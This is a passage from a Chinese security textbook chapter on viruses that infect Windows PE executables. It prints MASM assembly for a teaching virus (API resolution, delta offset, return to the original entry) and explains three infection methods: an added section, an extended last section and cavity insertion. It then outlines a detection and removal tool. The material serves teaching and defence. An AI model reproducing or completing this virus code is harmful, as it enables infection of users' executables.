_ProtoGlobalFree            typedef     proto       :dword
_ProtoOpenProcess           typedef     proto       :dword,   :dword,   :dword
_ProtoReadProcessMemory     typedef     proto       :dword,   :dword,   :dword,
:dword, :dword
_ProtoWriteProcessMemory    typedef     proto       :dword,   :dword,   :dword,\
:dword,:dword
_ProtoCreateThread          typedef     proto       :dword,   :dword,   :dword,   :dword,   :dword
_ProtoExitProcess           typedef     proto       :dword
_ProtoGetModuleHandle       typedef     proto       :dword
_ProtoGetModuleFileName     typedef     proto       :dword,   dword,   :dword
_ProtoRtlZeroMemory         typedef     proto       :dword,   :dword
_Protolstrcpy               typedef     proto       :dword,   :dword
_Protolstrcat               typedef     proto       :dword,   :dword
;_Protolstrcpyn             typedef     proto       :dword,   :dword,   :dword
_Protolstrlen               typedef     proto       :dword
_Protolstrcmp               typedef     proto       :dword,   :dword

_ProtoShellExecute          typedef     proto   :dword, :dword, :dword, :dword, :dword, :dword
_Protowsprintf              typedef     proto   c :dword,   :vararg
```

```
; ####################################################################
; 建立一个新类型，实际为函数的地址
; ####################################################################
_ApiFindFirstFile      typedef   ptr      _ProtoFindFirstFile
_ApiFindNextFile       typedef   ptr      _ProtoFindNextFile
_ApiFindClose          typedef   ptr      _ProtoFindClose
_ApiSetEndOfFile       typedef   ptr      _ProtoSetEndOfFile
_ApiGetProcAddress     typedef   ptr      _ProtoGetProcAddress
_ApiLoadLibrary        typedef   ptr      _ProtoLoadLibrary
_ApiMessageBox         typedef   ptr      _ProtoMessageBox
_ApiCreateFile         typedef   ptr      _ProtoCreateFile
_ApiReadFile           typedef   ptr      _ProtoReadFile
_ApiWriteFile          typedef   ptr      _ProtoWriteFile
_ApiSetFilePointer     typedef   ptr      _ProtoSetFilePointer
_ApiCloseHandle        typedef   ptr      _ProtoCloseHandle
;_ApiDeleteFile        typedef   ptr      _ProtoDeleteFile
_ApiGetFileSize        typedef   ptr      _ProtoGetFileSize
_ApiCopyFile           typedef   ptr      _ProtoCopyFile
_ApiGetFileSize        typedef   ptr      _ProtoGetFileSize
_ApiGlobalAlloc        typedef   ptr      _ProtoGlobalAlloc
_ApiGlobalFree         typedef   ptr      _ProtoGlobalFree
_Apilstrlen            typedef ptr        _Protolstrlen
_FindFirstFile         _ApiFindFirstFile     ?
_FindNextFile          _ApiFindNextFile      ?
_FindClose             _ApiFindClose         ?
_CreateFile            _ApiCreateFile        ?
_ReadFile              _ApiReadFile          ?
_WriteFile             _ApiWriteFile         ?
_SetFilePointer        _ApiSetFilePointer    ?
_CloseHandle           _ApiCloseHandle       ?
_GetFileSize           _ApiGetFileSize       ?
_GlobalAlloc           _ApiGlobalAlloc       ?
_GlobalFree            _ApiGlobalFree        ?
_ExitProcess           _ApiExitProcess       ?
; ####################################################################
; 要用到的函数的名称，由 LoadLibrary 使用
; ####################################################################
szFindFirstFile        db   'FindFirstFileA',0
szFindNextFile         db   'FindNextFileA',0   ;无字符串参数，也要标 A
szFindClose            db   'FindClose',0
;szSetEndOfFile        db   'SetEndOfFile',0
szCreateFile           db   'CreateFileA',0
szReadFile             db   'ReadFile',0
szWriteFile            db   'WriteFile',0
```

```
szSetFilePointer        db    'SetFilePointer',0
szCloseHandle           db    'CloseHandle',0
szGlobalAlloc           db    'GlobalAlloc',0
szGlobalFree            db    'GlobalFree',0
szGetFileSize           db    'GetFileSize',0
szExitProcess           db    'ExitProcess',0
; 计算按照指定值对齐后的数值
@Align2         proc  _dwSize,_dwAlign
......          ; 前面已有，省略
@Align2         endp
@ProcessPeFile3    proc   f_Name            ;f_Name 为被感染文件
......          ; 前面已有，省略
@ProcessPeFile3 endp
;**********************************************************************
;感染病毒后新的入口地址，病毒从此处开始运行
;**********************************************************************
_NewEntry:
;**********************************************************************
; 重定位并获取一些 API 的入口地址
;**********************************************************************
call    @F          ;跳转到下面的第一个标号
@@:
pop     ebx
sub     ebx,   offset   @B
;**********************************************************************
invoke     _GetKernelBase,   [esp]        ;获取 Kernel32.dll 基址
.if    ! eax        ;失败则返回原程序入口地址
jmp    _ToOldEntry
.endif
; 得到 Kernel32.dll 的基地址
mov    [ebx+hDllKernel32], eax
lea    eax, [ebx+szGetProcAddress]
invoke     _GetApi,[ebx+hDllKernel32], eax    ;获取 GetProcAddress 函数入口
.if    ! eax
jmp   _ToOldEntry      ;失败则返回原程序入口地址
.endif
mov    [ebx+_GetProcAddress],   eax
; 获取 LoadLibrary 函数入口
lea    eax, [ebx+szLoadLibrary]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_LoadLibrary], eax
;下面通过 LoadLibrary 和 GetProcAddress 获取要用到的 Kernel32.dll 中函数
; 调用 GetProcAddress 获取 CreateFile 地址
lea    eax, [ebx+szCreateFile]
```

```
invoke [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_CreateFile], eax
;调用 GetProcAddress 获取 ReadFile 地址
lea    eax, [ebx+szReadFile]
invoke [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov [ebx+_ReadFile],eax
;调用 GetProcAddress 获取 WriteFile 地址
lea    eax, [ebx+szWriteFile]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_WriteFile], eax
;调用 GetProcAddress 获取 SetFilePointer 地址
lea    eax, [ebx+szSetFilePointer]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_SetFilePointer], eax
;调用 GetProcAddress 获取 CloseHandle 地址
lea    eax, [ebx+szCloseHandle]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_CloseHandle], eax
;调用 GetProcAddress 获取 GetFileSize 地址
lea    eax, [ebx+szGetFileSize]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_GetFileSize], eax
;调用 GetProcAddress 获取 GlobalAlloc 地址
lea    eax, [ebx+szGlobalAlloc]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov [ebx+_GlobalAlloc], eax
;调用 GetProcAddress 获取 GlobalFree 地址
lea    eax, [ebx+szGlobalFree]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_GlobalFree], eax
调用 GetProcAddress 获取 ExitProcess 地址
lea    eax,[ebx+szExitProcess]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov [ebx+_ExitProcess],eax
;调用 GetProcAddress 获取 FindFirstFile
lea    eax, [ebx+szFindFirstFile]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_FindFirstFile], eax
;调用 GetProcAddress 获取 FindNextFile
lea    eax, [ebx+szFindNextFile]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
```

```
mov   [ebx+_FindNextFile], eax
;调用 GetProcAddress 获取 FindClose
lea   eax, [ebx+szFindClose]
invoke     [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov   [ebx+_FindClose], eax
;提示已经感染
lea   ecx, [ebx+szText1]
lea   eax, [ebx+szCaption]
invoke     [ebx+_MessageBox], NULL, ecx, eax, MB_OK
call  @SearchFile2
;*****************************************************************
; 跳到原程序入口地址，执行原来代码
;*****************************************************************
_ToOldEntry:
db    0e9h    ;0e9h 是 jmp 的机器吗
  ;_dwOldEntry=(原来的入口 RVA 地址-jmp xxx 下条指令的 RVA 地址)
_dwOldEntry       dd    44332211h                ;用来填入原来的入口地址
APPEND_CODE_END        equu    $              ;病毒代码结束
```

从病毒代码分析可知，病毒代码的执行过程为：获取 kernel32.dll 地址→获取 LoadLibrary 和 GetProcAddress 地址→获取要用到的函数的地址→显示信息提示对话框提示被感染→搜索本目录下可感染文件→感染 exe 文件-->跳转到原来程序执行。

每个调用的函数在其地址的基础上都加了 ebx，其原因在本章前面的内容已经论述。寄存器 ebx 的值在入口程序的前两条指令获取。对程序中的全局变量，包括 API 函数，计算其地址时都需要加 ebx。而对局部变量，并不需要加 ebx，因为它们存放在堆栈段。

最后的一条指令跳转到原程序入口地址。_dwOldEntry 初始化为 44332211 主要是方便测试。0e9h 为 jmp 指令机器码。设原来程序的入口地址为 xxxxxxxx，当前指令的 eip(eip 总是指向下条要执行的指令地址)为 jmp _dwOldEntry 指令的下条指令的偏移地址，也就是说为 offset _ToOldEntry+5。那么，程序生成后，_dwOldEntry 需要修改，计算方法为：

```
_dwOldEntry = xxxxxxxx – (offset _ToOldEntry+5)
```

在本例，xxxxxxxx 为@dwEntry。如果把这部分代码附加到一个程序后面，则：

```
mov    eax,   [ecx].VirtualAddress     ;病毒节虚拟地址-->eax 该指令的 eip
add    eax,   (offset   _ToOldEntry - offset   APPEND_CODE+5)
```

此处的 eax 就是(offset _ToOldEntry+5)。反汇编感染后的 Insert.exe，可以看到最后的指令如图 3-11 所示。




图 3-11　反汇编 Insert.exe

可以看到，指令中多了一个节“.SD-1”，入口地址为 0x004055C6，可以对比图 3-10 进行观察，最后的指令为 jmp 00401730。从图 3-9 可以看到被感染前的入口地址 RVA 为 0x1730，与内存基地址 00400000h(见图 3-10)相加，正好是 0x00401730，即原程序入口地址。

2. 加长最后一节修改 PE

该方式将病毒附加在最后一节，同时修改最后一节的节表结构，修改程序入口地址，使指向最后一节的病毒代码。原理图如图 3-12 所示。




图 3-12　修改节

可以看到，节的个数没有增加，但最后的一个节变长了，最后的一个节表结构也被修改，以描述新的节。PE 头被修改，入口地址被指向最后的节。

病毒对搜索到的文件感染过程为：以可读可写方式打开文件—>读文件入内存—>分析是否为 PE 文件—>是，则修正一些 PE 头部的内容—>修改最后节的节表结构—>向内存文件最后节尾写入病毒代码—>分析是否感染过(最后节名为.SD-2)—>修改节名—>修改入口地址—>覆盖原文件—>修改由病毒到原入口的跳转指令—>考虑文件对齐补齐文件。

思考

有什么简单的方法可拒绝这种修改文件的方式呢？把最后节名改为.SD-2 能欺骗病毒么？

3. 插入节方式修改 PE

这种方式不增加节的个数和文件的长度，病毒搜寻到一个可执行文件后，分析每个节，查询节的空白空间是否可以容纳病毒代码，若可以，则感染之。CIH 就是采用该种方式感染可执行文件的，原理如图 3-13 所示。




图 3-13　插入节感染

先来看一个感染了“SD-3”号病毒的例子。如图 3-14 所示的是文件 aaa.exe 在感染前后的文件大小没有变化，但执行时多出一个信息提出对话框，如图 3-15 所示。

（aaa. exe感染前）

aaa.exe	7 KB	应用程序	2005-5-26 10:00
bbb.exe	9 KB	应用程序	2005-5-26 14:39
ccc.exe	9 KB	应用程序	2005-5-26 14:40
Insert.exe	20 KB	应用程序	2005-4-19 13:59
PEVirus_3.asm	54 KB	ASM 文件	2005-6-18 13:00
PEVirus_3.exe	9 KB	应用程序	2005-6-18 13:00

（aaa. exe感染后）

aaa.exe	7 KB	应用程序	2005-8-23 8:51
bbb.exe	9 KB	应用程序	2005-5-26 14:39
ccc.exe	9 KB	应用程序	2005-5-26 14:40
Insert.exe	20 KB	应用程序	2005-4-19 13:59
PEVirus_3.asm	54 KB	ASM 文件	2005-6-18 13:00
PEVirus_3.exe	9 KB	应用程序	2005-6-18 13:00

图 3-14　感染前后对比




图 3-15　感染前后执行

先用 exe 分析工具分析感染前的文件结构，如图 3-16 所示。从第 1 节可看到，实际长度为 0x3A 字节，实际占用空间 0xA00 字节，空余长度 0xA00-0x3A 字节，只要病毒长度小于这个值，病毒就可以将自身写入该位置。

再来看感染后的结构，如图 3-17 所示。显示长度仍然是 0x1A00，比较两个图，可以看到感染后入口 RVA 由原来的 0x1000 变成了 0x358D。据推算，0x1000 在第 1 节内，而 0x358D 在最后一节内。最后一节的节名变成了“.SD-3”，节的实际大小变成 0x7EB 字节，则病毒长度为 0x7EB-0x3A 字节。

经分析得出，病毒的感染流程为：以可读可写方式打开文件→分配内存→读文件到内存→是 PE 文件么？→是，则遍历每个节→存在能容纳病毒的空白空间么？→是，感染过了么(节名为.SD-3)?→是，修改节名、PE 头、节表结构→插入病毒。

思考：

如果空白空间不够，会怎样？




图 3-16　感染前结构




图 3-17　感染后结构

3.3　设计病毒专杀工具

针对前面的“SD-3”病毒，设计如图 3-18 专杀软件。因为“SD-3”只感染扩展名为 exe 的文件，程序先扫描进程虚拟内存，寻找有特征码的进程，有则杀掉该进程，并清除进程对应的文件中的病毒。然后枚举逻辑磁盘，分析每个文件中是否含特征码，有则清除。完整程序见“磁盘扫描并清除 SD-3 病毒”下载的实例源程序中。

3.3.1　清除病毒原理

最简单的清除方法是将程序的入口地址由现在的指向病毒改为指向原来入口，但病毒代码还保存在程序体内。最好的办法是恢复原来入口地址，将病毒代码部分用数据 0 覆盖。完整程序见“磁盘扫描并清除 SD-3 病毒”。

